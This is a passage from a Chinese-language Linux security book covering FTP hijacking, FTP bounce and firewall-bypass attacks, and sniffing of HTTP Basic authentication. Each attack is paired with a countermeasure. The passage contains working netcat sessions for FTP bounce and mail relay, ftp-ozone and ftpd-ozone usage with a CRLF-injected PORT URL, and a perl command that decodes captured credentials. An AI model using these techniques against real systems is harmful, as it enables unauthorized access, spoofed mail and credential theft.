为了支持FTP链接穿透防火墙或路由器访问列表，FTP服务器通常被配置成在建立PASV连接时只使用较小范围的端口。这缩小了黑客需要尝试的端口区域。具有讽刺意味的是，因为黑客只需要连接更少的端口，所以，为了安全性而在防火墙限制的PASV端口范围反过来会使他们更易于受到数据劫持。

显然，避免PASV数据劫持还有一个可靠的解决方法，那就是不使用PASV FTP。早期的FTP客户端默认情况下处于主动FTP模式，但是用户可以使用`ftp -p hostname`或`pfpt hostname`运行客户端以强制进入被动模式。



PORT FTP 数据劫持

| | |
|------|---|
| 流行度: | 3 |
| 简单度: | 3 |
| 影响力: | 5 |
| 风险率: | 4 |

主动FTP能够以与被动FTP类似的方式被劫持。与被动模式下客户端连向FTP服务器的数据端口相对应，在主动FTP模式情况下，服务器连向客户端在PORT命令中指定的端口。

但是，这类攻击对黑客的吸引力较小。挑选一个FTP服务器并确定其上保存有想要的数
据，然后尝试截获PASV端口的连接以得到这些东西，整个过程比较简单。但是，通过攻击FTP客户端来获取数据就不那么简单了。

首先，攻击者必须知道是哪个客户端正在访问FTP服务器。这些信息对于FTP服务器而言是显然的，但是攻击者不可能知道，如果他能够直接访问FTP服务器，则他早就得到想要的
数据了。因此，攻击者就需要做大量的尝试。

如果攻击者能够嗅探客户端和服务端之间的网络，他就能确定是哪个客户端正在访问
服务器。然而，这样他就不必去劫持连接，因为只要使用得到的用户名和口令就能直接访问
数据。

假设攻击者知道正在访问服务器的某台客户机，他也没有确切方法可以确定所使用的端
口。一个可行的方法是黑客重复使用Nmap来扫描FTP客户端以发现打开的端口。因为多数FTP

客户端确实使用递增端口，所以黑客只需比较Nmap的输出，以发现那些曾经打开过的端口，以及为取代它们而正处于打开状态的较高阶端口就可以确定了。

注意

黑客要找到正在访问FTP服务器的客户机器并不很困难。例如，某个员工想访问另一个部门才能访问的内部FTP服务器，以获得秘密HR记录和工资单，在这种情况下，要找到一个正在访问该服务器的客户端并不是一件很难的事情。

PORT FTP 劫持对策

管理员可以通过以下模拟攻击命令来测试系统的FTP客户端是否存在漏洞。因为即便在PORT和LIST命令之间插入数据流的蛮力尝试的失败也并不能说明客户端的安全性，所以这里我们手工仿造了一个FTP连接以调控PORT和随后的数据传输命令之间的时间差，从而便于在测试时插入攻击数据流。现在，我们求助于老朋友Netcat。

```
# Start up a fake FTP server on a machine
ftpserver$ cat fake.ftp.server
220 Welcome.
331 Password required
230 User logged in
215 Unix Type: L8
200 PORT command successful.
150 Opening data connection for LIST

ftpserver$ nc -p 2121 -l < fake.ftp.server
```

```
# start up our FTP client
client_machine$ ftp ftpserver
220 Welcome.
Name (localhost:username): irrelevant
331 Password required
Password: *****
230 User logged in
Remote system type is Unix.
ftp> ls
200 PORT command successful.
150 Opening data connection for LIST
```

此时，客户端等待“服务器”连向其本地绑定的端口。我们在仿造的FTP服务器 (Netcat)

窗口看到来自FTP客户端的如下输出

```
USER irrelevant
PASS password
SYST
PORT 10,10,10,10,5,210
LIST
```

因此，为测试漏洞，需要从FTP服务器之外的机器连接到FTP客户端所在机器的1490 (5*256+210) 端口并发送数据。

```
third-machine$ head /etc/group | nc 10.10.10.10 1490
```

如果FTP客户端显示来自第三方机器的/etc/group文件的头10行，则该FTP客户端存在PORT FTP劫持漏洞。实际上，我们所测试的多数客户端都是如此。

既然系统的FTP客户端存在漏洞，那该怎么办？可以尝试安装较新的客户端，或者只使用被动模式的FTP。

12.2.6 启用第三方FTP

下面讨论允许任意使用FTP PORT命令所带来的某些问题。首先，必须承认如果运用得当，这一方法确实有它的用处。以某种巧妙的方式使用PORT和PASV命令，可以使FTP客户端将某个FTP服务器上的数据直接发送到另一个FTP服务器。我们曾经将这个方法（在FTP反射攻击流行之前）广泛地应用于当时慢速的Internet网络，以在两个远程系统之间传送文件，使用这种方法，数据无需流经控制这一操作的机器。某些图形客户端支持这一方法。Xftp是最早出现的这类客户端之一，可以从<http://www.llnl.gov/ia/xftp.html>（参见图11-1）下载该软件。

例如，下面我们通过第三方机器ftpclient将文件trailer.mpg从ftpserver1发送到ftpserver2。为了看清操作步骤，我们使用Netcat手工运行FTP会话

```
ftpclient$ nc ftpserver1 21
USER username
331 Password required for username
PASS password
230 User username logged in.
TYPE I
200 Type set to I.
CWD /archive/movies
```

250 CWD command successful.

PASV

227 Entering Passive Mode (10,10,10,10,166,193)

RETR trailer.mpeg

150 Opening BINARY mode data connection for trailer.mpeg

226 Transfer complete.

ftpclient\$ nc ftpserver2 21

USER username

331 Password required for username

PASS password

230 User username logged in.

TYPE I

200 Type set to I.

CWD /web/www.example.com/movies

250 CWD command successful.

PORT 10,10,10,10,166,193

200 PORT command successful.

STOR trailer.mpeg

150 Opening BINARY mode data connection for trailer.mpeg

226 Transfer complete.

该例中，PASV命令使ftpserver1绑定到某个端口，之后发送给ftpserver2的PORT命令使该服务器将数据流指向ftpserver1的前述PASV端口。在发送RETR和STOR命令之后，ftpserver2建立与ftpserver1的链接，并发送数据。

为了支持这种方式的第三方FTP，需要设置某个选项以允许在PORT请求中指定其他机器。假设两个FTP服务器都运行wu-ftp，则必须在ftpserver2的/etc/ftpaccess文件中添加如下内容，并且在ftpserver1的/etc/ftpaccess文件中也添加与之对应的内容，然后才能在两个机器间运行上述第三方控制传输的例子。

```
# allow ftpserver1 to be the target of a PORT command, ala
# PORT (IP_ADDR_OF_FTPSERVER1,H,L)
port-allow all ftpserver1.example.com
```

```
# allow PASV ports we bind to accept connections from ftpserver1
pasv-allow all ftpserver1.example.com
```

如果能够分别确定接收PORT和PASV请求的服务器，就可以从上述设置中的两个-allow行中删除与之无关的那一行，以增加安全性。




图 11-1 Xftp FTP 客户端

注意

必须确保在 `port-allow` 和 `pasv-allow` 命令中只添加最少数量的主机，最好只是那些你能直接控制的机器。

**FTP 反射攻击**

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 6 |
| 风险率: | 6 |

前面已经介绍了怎样使用FTP PORT命令对第三方主机进行匿名扫描。为了确定某个端口是否打开，攻击者在发送PORT命令后紧接着发送LIST命令，以使服务器去尝试建立数据连接。选择LIST的原因是该命令能保证执行成功，而不依赖于服务器上的任何文件。

如果黑客能够向服务器上载文件，那他就可以使用PORT和RETR命令传送任何数据。假设黑客找到某个可任意写incoming目录的FTP服务器并执行如下命令：

```
hackerbox$ cat anonymous_mail.smtp
HELO ftpserver.example.com
```

```
mail from: user@some_host.com
rcpt to: mailbomb_recipient@other_host.com
data
.....
```

```
hackerbox$ ncftpput ftpserver incoming anonymous_mail.smtp
```

```
hackerbox$ nc ftpserver 21
USER anonymous
PASS ftp@example.com
PORT 10,10,10,10,0,25
RETR anonymous_mail.smtp
QUIT
```

FTP服务器将把anonymous_mail.smtp文件发送到邮件服务器10.10.10.10的SMTP (25)端口。该文件内容被设计成正确的SMTP命令,并且邮件服务器认为FTP服务器就是连接的源机器,有效地防止了它确定邮件真实来源的可能性。

用这种方法来发表不可追踪的邮件或新闻并不是特别有意思,还有很多其他方法也能做到这一点。然而,它可以用于任何数据链接,所以能够攻击其他网络服务,如IMAP、POP或lpd。此时,FTP服务器将被认为是攻击的源地址,从而黑客就能高枕无忧了。

发现这一攻击方法的文章

1995年,在FTP服务器反射攻击广为流行和为人们所了解之前,hobbit(hobbit@avian.org)在Bugtraq上发表了一篇与之相关的精彩文章。在他所给的例子中,黑客没有权限获取FTP服务器上的相应的敏感材料(该例中是加密源代码),但通过另一个FTP服务器的反射连接,他得到了所需的東西。他将FTP命令上传到中介FTP服务器,然后将之发送到敏感数据所在的目标FTP服务器。因为中介FTP服务器不在目标机的限制访问之列,所以将被允许下载数据。其中使用了PORT命令以让目标服务器将数据直接发送到黑客的桌面,而非中介主机。

这是一篇优秀的宣传文章,清楚地阐明了FTP协议存在的一些问题。该文章的拷贝可从<http://www.securityfocus.com/archive/1/3488>上下载。



一 FTP 反射攻击对策

这一攻击要求被利用的FTP服务器允许接收任意PORT命令，并且攻击者有权在服务器的某个目录或文件中写入想要发送给被攻击者的数据。请参考本章前面“FTP 反射扫描对策”一节中限制PORT命令的方法，以增加系统的安全性。

如果攻击者在FTP服务器上有FTP帐号，则很可能在其上也拥有可写的区域。然而，如果这是一个匿名FTP服务器，就必须确保在FTP的jail目录下不存在所有人都可写的目录或文件。假设FTP帐号的用户ID为100，组ID为200，则使用下面的命令就可容易地完成这一任务。

```
ftpserver# cd /path/to/ftp/jail
ftpserver# find . \( -user 100 -o -group 200 -o -perm -002 \) -a -ls
```

这个find命令实际上比所需的更严格。如果出于某种原因，匿名FTP用户拥有某些不具备写权限的文件，则只要禁止SITE CHMOD命令，该用户就不能将文件许可更改为可写，从而在理论上确保了系统的安全性。

警告

即便现在所有事情都已安排妥当，但是ftpd的下一升级版可能会覆盖之前采取的限制措施，或者改变配置文件的语法。总之管理员会发现系统又变得易遭攻击。因此，更好的办法是确保FTP区域中不存在属于匿名用户或能够被其写入的文件。

11.2.7 不安全的有状态FTP 防火墙规则

FTP是双连接协议，所以任何想要支持它的防火墙必须被适当配置以处理动态创建的数据连接。与HTTP相比，后者在单个连接中传输所有数据，不需创建和关闭另一个连接。

现在，在许多常见的免费或商业防火墙中已经发现了两个会危及Linux系统安全性的问题。

对防火墙之后的FTP服务器端口的非授权访问

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 6 |
| 影响力: | 6 |
| 风险率: | 5 |

通常FTP服务器处于防火墙之后的DMZ（安全区）内，并且阻塞了除FTP之外的所有访

问。在FTP服务器发送PASV之后，防火墙必须为数据连接打开给定的端口，并在传输结束后关闭它。不幸的是，多数防火墙并不能保持FTP会话的真实状态（选择了速度而牺牲完整性），而且也会被欺骗打开那些端口，如FTP服务器发出一条含有PASV命令的错误消息，或客户端通过命令连接发送PASV命令，防火墙就会做出错误反应。

Dug Song基于此写了一个攻击脚本，可从<http://www.monkey.org/~dugsong/ftp-ozone.c>下载。下面，我们使用这个脚本连接位于防火墙之后的FTP服务器79（finger）端口：

```
# Prove that you can't access port 79
#
hackerbox# nc -v -v secure-ftp.example.com 79
secure-ftp.example.com 79 (finger) : Connection refused
set 0, rcvd 0

# Have ftp-ozone fool the firewall
hackerbox# ftp-ozone secure-ftp.example.com 79 &
[ now try connecting to secure-ftp.example.com 79 ]

hackerbox# nc secure-ftp.example.com 79
root
Login: root                               Name: Superuser
Directory:/root                           Shell: /bin/bash
On since Thu Sep 17 12:15 (PST) on tty2
      7 hours 18 minutes idle
No mail.
No Plan.

hackerbox#
```

技巧

即便系统处于防火墙之后，也没有理由运行不必要的服务（如finger）。

Ftp-ozone程序在PASV命令“227 (10,10,19,19,0,79)”之后附加了123个“.”。FTP服务器发现这是一个非法命令，并响应...（许多点）...227(10,10,10,10,0,79)“command not understood”。

这里，Ftp-ozone所选择的点数正好能够填满一个TCP数据包。因此，服务器发回的错误信息中，第一个数据包只包括点，而第二个数据包包含字符串“227(10,10,10,10,0,79);command not understood”。这样，防火墙看到数据包头部时就以为这是一个合法的PASV命令，

从而允许攻击者连向FTP服务器的79端口。

一 保护防火墙之后的FTP服务器

应当使用前述的Ftp-ozone程序测试受防火墙保护的FTP服务器。如果发现问题,就应当向防火墙开发商索取升级版本。此外,ip_masq_ftp模块不再存在此类漏洞。

作为附加的预防措施,可以直接将FTP服务器配置为不使用PASV FTP。



对防火墙之后的FTP客户端端口的非授权访问

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 5 |
| 影响力: | 6 |
| 风险率: | 5 |

防火墙要想支持主动FTP,就必须提供方法转换PORT命令中的地址,并在防火墙外侧绑定端口,然后将其正确地对对应到实际的FTP客户端。如果不保存连接状态的完整记录,做到这一点并不容易,很多开发商选择绕过这一点,而追求更快的处理速度。

黑客可以欺骗FTP客户端,使其发送伪造的PORT命令,就可以穿透防火墙而与FTP客户端的任何端口建立连接。

Dug Song编写的另一个名为Ftpd-ozone概念性程序(<http://www.monkey.org/~dugsong/ftpd-ozone.c>),提供了一个用于欺骗防火墙的特制URL,将其发给客户端即可。例如,可以将该URL写在邮件“bug”中发给客户端,一旦用户单击这个链接,FTP服务器所在的机器就能连向位于防火墙之后的客户端。

NOTE: URLs are wrapped for readability

```
hackerbox# ./ftpd-ozone machine.example.com 79
```

```
Netscape / Lynx URL to send client at 128.12.177.34:
```

```
ftp://10.10.10.10/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%0d%0a
PORT%20192,168,10,10,0,79
```

```
MSIE / Wget URL to send client at 128.12.177.34:
```

```
ftp://10.10.10.10/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%0d%0a
PORT%20192,168,10,10,0,79
```

```
# Once the user accesses the URL provided, the ftpd-ozone script informs you:
connection from 172.16.26.29
try connecting to 172.16.26.29 61579
```

Ftpd-ozone程序伪装成FTP服务器，在连接建立时，它将客户端IP地址和端口号提供给用户，之后用户就可以访问所设定的实际端口79了。

注意

此时，必须要提供防火墙之后的客户端机器的IP地址，该机器可能使用某个内部IP网络地址。但是，有很多方法可以确定这一信息，如使用JavaScript代码，或直接阅读邮件中的Received一栏。

一 保护防火墙之后的FTP服务器

对系统实施Ftpd-ozone攻击，以测试防火墙是否存在问题。如果是，应当立即联系开发商。ip_masq_ftp模块的升级版已经解决了这个问题。

另一个可靠的解决方法是只使用PASV FTP，它不会受到该类攻击。

11.2.8 匿名FTP问题

匿名FTP通常是向Internet上所有用户提供文件下载的惟一方法。前面介绍的FTP漏洞都要求攻击者能合法登录到FTP服务器，这可能是实际的用户登录，但更可能是匿名登录。

匿名FTP因为不需要真正的身份验证，因此已被滥用于前面提到过的所有漏洞之中。并且，还存在危及FTP服务器root权限的漏洞。第6章已经介绍了一个此类例子。2001年1月，Ramen蠕虫攻击wu-ftp时获得了巨大成功。对此，最常见的对策是升级FTP服务器。



可破坏的匿名FTP站点

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 5 |
| 风险率: | 5 |

许多提供匿名FTP的站点也被错误配置成允许匿名用户上传数据。这些站点很快就会被黑客滥用以保存其他黑客需要的文件。这些文件可能是黑客们想分享的攻击脚本、盗版软件（商业软件的破解版本）、色情材料，或只是他们喜欢的MP3歌曲。此外，如前面所介绍的，这些站点也可以被用来中介FTP反射攻击。



可破坏的匿名FTP对策

管理员很可能在带宽利用率急剧上升时发现FTP服务器正在提供异常服务。此外，也可

以从日志文件中发现比平常更多的大量RETR记录。

首先,如前面FTP反射攻击对策那一节所介绍的,必须确保所有目录均非自由可写或属于匿名FTP用户。此外,如果可行,应当对允许建立连接的客户端IP地址进行限制。

如果服务器只是提供下载服务,而不需支持文件上传,则更好的办法是考虑使用如下的只匿名FTP服务器,建议以此取代现有的FTP服务器。

Aftpd

Aftpd (<http://web.ranum.com/pubs/index.shtml>) 是BSD FTP服务器的精简版本,由系统安全领域的传奇人物 Marcus Ranum 开发。它支持只匿名FTP服务,如果编译时指定-DREADONLY选项(也应当这样做),它将只提供文件下载服务,而不可能上传文件。此外,出连接不使用端口20,即服务器不需要任何root权限即可运行。惟一在服务器外运行的命令是/bin/lis,尽管Marcus已经废弃了Aftpd的代码,但至今仍未发现漏洞。

Publicfile

Publicfile (<http://cr.yp.to/publicfile.html>) 由Dan Bernstein开发,可用作HTTP服务器或匿名FTP服务器,安全性极高。它不支持任何有问题的传统功能(如SITE EXEC),并对PORT/PASV命令提供了适当的保护,而且不运行任何外部命令(也包括/bin/lis)。尽管自创建到现在,并无提供安全补丁的必要(即还未发现漏洞),但开发者目前仍对代码保持支持。

11.3 小结

E-mail和FTP无处不在,但在历史上保持着差劲的安全记录。如果系统想要支持这些服务,必须运行相应软件的最新版本,并且时刻准备着在发现安全问题时迅速升级。系统管理员应当订阅与所用的邮件或FTP服务器相关的邮件列表,以便在新版本发布时尽早得到提醒。

11.3.1 邮件服务器

对邮件服务器进行安全配置是一个复杂的主题,并且,不幸的是,整个过程中,管理员除了确定所需的配置、阅读文档、查看日志记录以确信服务器如己所愿的运行之外,没有任何其他可借助的办法。虽然本章所介绍的程序在多数情形下可以满足人们的需要,但几乎每个人的配置都有所不同,例如大型网络邮件主机系统管理员的需求和关心的事情就与拨号入网的单用户POP客户端有很大的不同。

Sendmail 是使用最为广泛的邮件服务器，但自出现和被测试起，要保障其安全性就是一件很不容易的事情。与 vi 相似，因为 Sendmail 几乎预装在每个商业 Linux 系统中，所以应当了解它的基础知识，才不会误入歧途。Qmail 和 Postfix 吸取了 Sendmail 的教训，变得更小，也更易于配置，并且在设计时就考虑到安全性，但它们的使用不如 Sendmail 广泛，并且其相关资料也较少。

11.3.2 FTP

在阅读了前面关于 FTP 的介绍之后，读者脑子里可能愈发混乱，或者有一种暴露于光天化日之下的感觉。但是继续读下去，就会从书中找到解决 FTP 协议所存在问题的两个互相冲突的方法：

- ▼ **不要使用主动 FTP 模式** 如果 FTP 服务器支持 PORT FTP，就可能被黑客用于 FTP 反射攻击和端口扫描。当然，黑客也可以对 FTP 客户实施数据劫持，但这不是很常见。此外，黑客通过诱使用户访问特别定制的 URL，也可以穿透不能准确掌握 FTP 会话状态的防火墙，而与受其保护的 FTP 客户端建立非授权连接。
- ▲ **不要使用被动 FTP 模式** 支持 PASV FTP 将极大增加数据劫持的可能性，黑客很容易就能截取数据或向客户端传输错误的下载数据。而且，黑客只需使用特别定制的 FTP 命令，就能穿透防火墙，访问其后 FTP 服务器的任意端口。

这样，既然 FTP 数据传输只有两种模式，而这里对其又都持否定态度，那该怎么办？很简单。

❶ 对策：不使用 FTP

如果只需要支持匿名 FTP 文件下载，就根本不要使用 FTP 服务器。应当运行 Web 服务器。我们建议使用前面提及的 Publicfile，它能够以某种安全精简并且只读的方式支持 HTTP 服务。

如果服务器的用户必须要上传文件，应当使用 scp 或 sftp 来取代 FTP，它们都是 Ssh 的组成部分。scp 是一个安全的命令行复制程序，而 sftp 本质上与之相同，但拥有一个类似于 ftp 的交互界面。这两个程序可以保护口令免遭嗅探，并且确保数据不会被攻击者破坏。



今天的Internet 是 Web。

Apache 是一个优秀的 Web 服务器。

但是由于功能的日益强大和兼容性要求的不断增加，Apache 的安全性问题也越来越多……

第 12 章

「Web服务和 动态页面」

本章集中介绍Linux Web服务器特别是Apache的安全保护。这里将介绍配置安全的Apache服务器的方法，以及为之编写安全的CGI程序的方法。但是，这一章不涉及Web客户端（如Netscape、Opera、Lynx等）的安全问题。关于Web客户端安全问题的详细介绍，请参阅Joel Scambray、Stuart McClure和George Kurtz撰写的Hacking Exposed: Network Security Secrets & Solutions (Osborne/McGraw-Hill, 2000, 中文版《黑客大曝光——网络安全机密与解决方案》第二版，本系列丛书之一)。

12.1 生成HTTP请求

当用户在浏览器中单击一个链接时，浏览器将试图与位于网络某处的服务器建立TCP/IP连接。这一连接通常指向端口80，即HTTP端口。连接建立后，浏览器将向服务器发送一条消息，通常称为HTTP请求，然后服务器回送所请求的信息。浏览器收到信息后，根据其类型进行处理或显示。

浏览器只是与Web服务器建立连接的一种方式。用户也可以从shell直接telnet到Web服务器的端口80。下例首先建立了与本地主机端口80的连接，然后发送一个HTTP请求，以得到Web服务器文档树根目录的头部信息：

```
machine1$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^['.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Wed, 06 Dec 2000 19:59:03 GMT
Server: Apache/1.3.14 (Unix) mod_perl/1.24_01
Content-Length: 85
Connection: close
Content-Type: text/html

Connection closed by foreign host.
```

这里使用的HTTP请求是HEAD/HTTP/1.0。它只向Web服务器请求其文档树根目录“/”的头部信息。所使用的协议版本为HTTP1.0。

第 12 章

「Web服务 和动态页面」


```
#define SERVER_BASEREVISION "1.3.14"
```

修改为

```
#define SERVER_BASEPRODUCT "KoolWeb"
```

```
#define SERVER_BASEREVISION "3.7.1"
```

然后照常编译和安装就可以了。并且在启动服务器之前，在httpd.conf中添加如下指令：

```
ServerTokens Min
```

注意

如果所使用的Web服务器不是Apache，则请参考它的文档以了解修改头部的细节。

一 必要时升级旧软件

通常黑客倾向于攻击运行老的、存在漏洞的软件版本的机器，就这种情形来说，最佳的对策是确保系统中运行的软件始终是最新版本。例如，如果黑客将目标锁定为1.3.12版本的Web服务器，而在版本1.3.14中存在着相应的安全补丁，那么对于系统管理员而言，最好的办法是将Web服务器升级到1.3.14版。

对于Internet的安全性和开源软件，最重要的策略是时刻关注安全性邮件列表和相关的Web站点（如Slashdot，<http://www.slashdot.org/>），一旦其上就某个安全漏洞及相应修补方法发出布告，就应立即升级软件。对于这一点的重要性，无论怎么强调都不过分。因此，应始终运行最新（也意味着最安全）版本的软件。



访问机密数据

流行度： 4

简单度： 7

影响力： 5

风险率： 5

也许人们拥有一些只希望被特定的群体访问的机密数据，并想使用Web服务器方便地实现这个目的。因此，他们将这些信息放到Web上，以备合适的人访问。然而，默认情况下Web是公共和开放的，因而此时这些信息也被公开了。

如果黑客发现人们将机密信息放到了Web上，则他只需直接在浏览器中输入相应的URL即可访问这些信息。这样，黑客就拥有了这些敏感信息，从而可利用它来进一步攻击系统，或者破坏相关的生意，或使别人生活变得更加艰难，等等。

限制 IP 以保护数据

许多 Web 服务器（包括 Apache）能够根据发出请求的 IP 来限制对目录的访问。如果系统管理员知道需要访问数据的用户的 IP，就可将 Apache 配置为只允许来自这些 IP 地址的访问。如果在此之外的 IP 向服务器发送请求，就会被立即拒绝。

将如下内容添加到 `.htaccess`，即可将 Apache 配置为根据 IP 地址限制用户访问：

```
Order Deny, Allow
Deny from All
Allow from 192.168.1.100
Allow from 192.168.1.101
```

技巧

本章稍后将更具体地介绍 Apache 的配置方法。

使用 HTTP 身份认证

HTTP 用户认证可用来控制对 Web 服务器特定目录和子目录的访问。在认证过程中，用户在浏览器给出的对话框中输入用户名和口令。其中口令以星号显示。

然后浏览器以 base64 格式将用户名 / 口令组合编码，并发往服务器。这里需要注意很重要的一点，虽然口令被编码成 base64 格式在网上传输，但仍然是明文（base64 是一种非常简单的可逆编码，而非加密方式）。

下面这个例子，浏览器将认证信息写入 HTTP 请求中发送给服务器。其中，Authorization 域用于指定用户名 / 口令的编码串。

```
machine1$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET /protected/directory HTTP/1.0
Authorization: Basic c2VjcmluV00klBbUdvZA==
```



监听 HTTP 认证的用户名 / 口令

| | |
|-----|---|
| 流行度 | 4 |
| 简单度 | 6 |
| 影响力 | 6 |
| 风险率 | 5 |

如果黑客正在监听网络,就可以看到所传输的HTTP请求,其中包括用于身份认证的用户名/口令。

```
GET/protected/directory HTTP/1.0\r\nAuthorization:Basic c2VjcmV0Ok1BbUdvZA==
```

这样,他就知道了所请求的文档{/protected/directory/},以及包含用户名/口令的base64编码串。

因为认证串以明文方式传输,黑客只需运行如下简单的Perl命令即可解码得到相应的用户名/口令:

```
hacker_machine$ perl -MMIME::Base64 -le \
> 'print decode_base64("c2VjcmV0Ok1BbUdvZA==")'
secret:IamGod
```

这里的输出就是实际的用户名、口令。现在,黑客就可以访问数据了。

警告

就如第9章“口令破解”中所指出的那样,对于HTTP身份认证和系统登录,绝不要使用相同的口令。如果这两个口令相同,那么黑客现在就能作为用户登录到系统了。

一 使用安全的HTTP连接

为了把黑客监听HTTP请求以得到用户名/口令的可能性减至最小,应当使用Secure Socket Layer (SSL)。SSL不仅在传输前将发送给web站点的数据加密,并且也将服务器发回的数据加密。这样,经由网络的所有数据都以加密方式传输。

下面这个例子使用stunnel连接web站点所监听的SSL端口443。请注意在发送任何数据之前,首先建立了加密连接,之后所有数据都以加密方式发送。因此,即便其中包括敏感信息,如用于身份认证的用户名/口令,或信用卡号等,也不会被正在监听网络的黑客所读取。

```
machine1$ stunnel -f -D7 -c -r www.example.com:443
LOG5 [28843:1024]: Using 'www.example.com.443' as tcpwrapper service name
LOG7 [28843:1024]: Snagged 64 random bytes from /home/jdoe/.rnd
LOG7 [28843:1024]: Wrote 1024 new random bytes to /home/jdoe/.rnd
LOG7 [28843:1024]: RAND_status claims sufficient entropy for the PRNG
LOG6 [28843:1024]: PRNG seeded successfully
LOG5 [28843:1024]: stunnel 3.11 on i686-pc-linux-gnu PTHREAD+LIBWRAP
LOG7 [28843:1024]: www.example.com.443 started
LOG7 [28843:1024]: www.example.com.443 connecting 123.45.266.7:443
LOG7 [28843:1024]: Remote host connected
```

```
LOG7[28843:1024]: before/connect initialization
LOG7[28843:1024]: before/connect initialization
LOG7[28843:1024]: SSLv3 write client hello A
LOG7[28843:1024]: SSLv3 read server hello A
LOG7[28843:1024]: SSLv3 read server certificate A
LOG7[28843:1024]: SSLv3 read server done A
LOG7[28843:1024]: SSLv3 write client key exchange A
LOG7[28843:1024]: SSLv3 write change cipher spec A
LOG7[28843:1024]: SSLv3 write finished A
LOG7[28843:1024]: SSLv3 flush data
LOG7[28843:1024]: SSLv3 read finished A
LOG7[28843:1024]: SSL negotiation finished successfully
LOG7[28843:1024]: 1 items in the session cache
LOG7[28843:1024]: 1 client connects (SSL_connect())
LOG7[28843:1024]: 1 client connects that finished
LOG7[28843:1024]: 0 client renegotiations requested
LOG7[28843:1024]: 0 server connects (SSL_accept())
LOG7[28843:1024]: 0 server connects that finished
LOG7[28843:1024]: 0 server renegotiations requested
LOG7[28843:1024]: 0 session cache hits
LOG7[28843:1024]: 0 session cache misses
LOG7[28843:1024]: 0 session cache timeouts
LOG7[28843:1024]: SSL negotiation finished successfully
LOG6[28843:1024]: www.example.com.443 opened with SSLv3,
cipher DES-CBC3-SHA (168 bits)
```

HEAD / HTTP/1.0

```
HTTP/1.1 200 OK
Server: Apache/1.3.14 (Unix) mod_perl/1.24_01
Date: Mon, 18 Dec 2000 15:53:08 GMT
Content-length: 152
Content-type: text/html
Connection: close
```

```
LOG7[28843:1024]: SSL negotiation finished successfully
LOG7[28843:1024]: SSL closed on read
LOG5[28843:1024]: Connection closed: 47 bytes sent to SSL,
170 bytes sent to socket
LOG7[28843:1024]: www.example.com.443 finished (0 left)
```

注意

读者可能注意到输出的调试信息“168 bits”。这并不矛盾：这里所使用的DES-CBC3-SHA的有效密钥长度实际上是128位。

SSL版本2（惟一被客户端和服务端软件广泛支持的版本）所要求的RSA算法是一项2000年9月20日到期的美国专利。在美国只有在链接RSA Data Security的RESREF库的情形下，某些应用程序才可合法使用RSA。现在，该专利已经过期了，所以绝对没有理由使用RSAREF库，而且实际上RSAREF会带来很多安全和稳定性问题。

注意

在编译绝大部分使用RSAREF的加密库时，必须配置编译选项——*with-rsaref*来绕过默认库。如果不指定这个配置选项，编译时就会仍然使用默认库，而非RESREF。

多数支持SSL的Web服务器使用OpenSSL库来处理加密。虽然现在不必担心RSA的专利问题，但在编译OpenSSL时如果包含进其他某些专利算法（例如IDEA和RC4），也可能是非法的。关于包含这些算法的合法性问题，请查阅OpenSSL网站（<http://www.openssl.org/>），并征询律师的意见。

警告

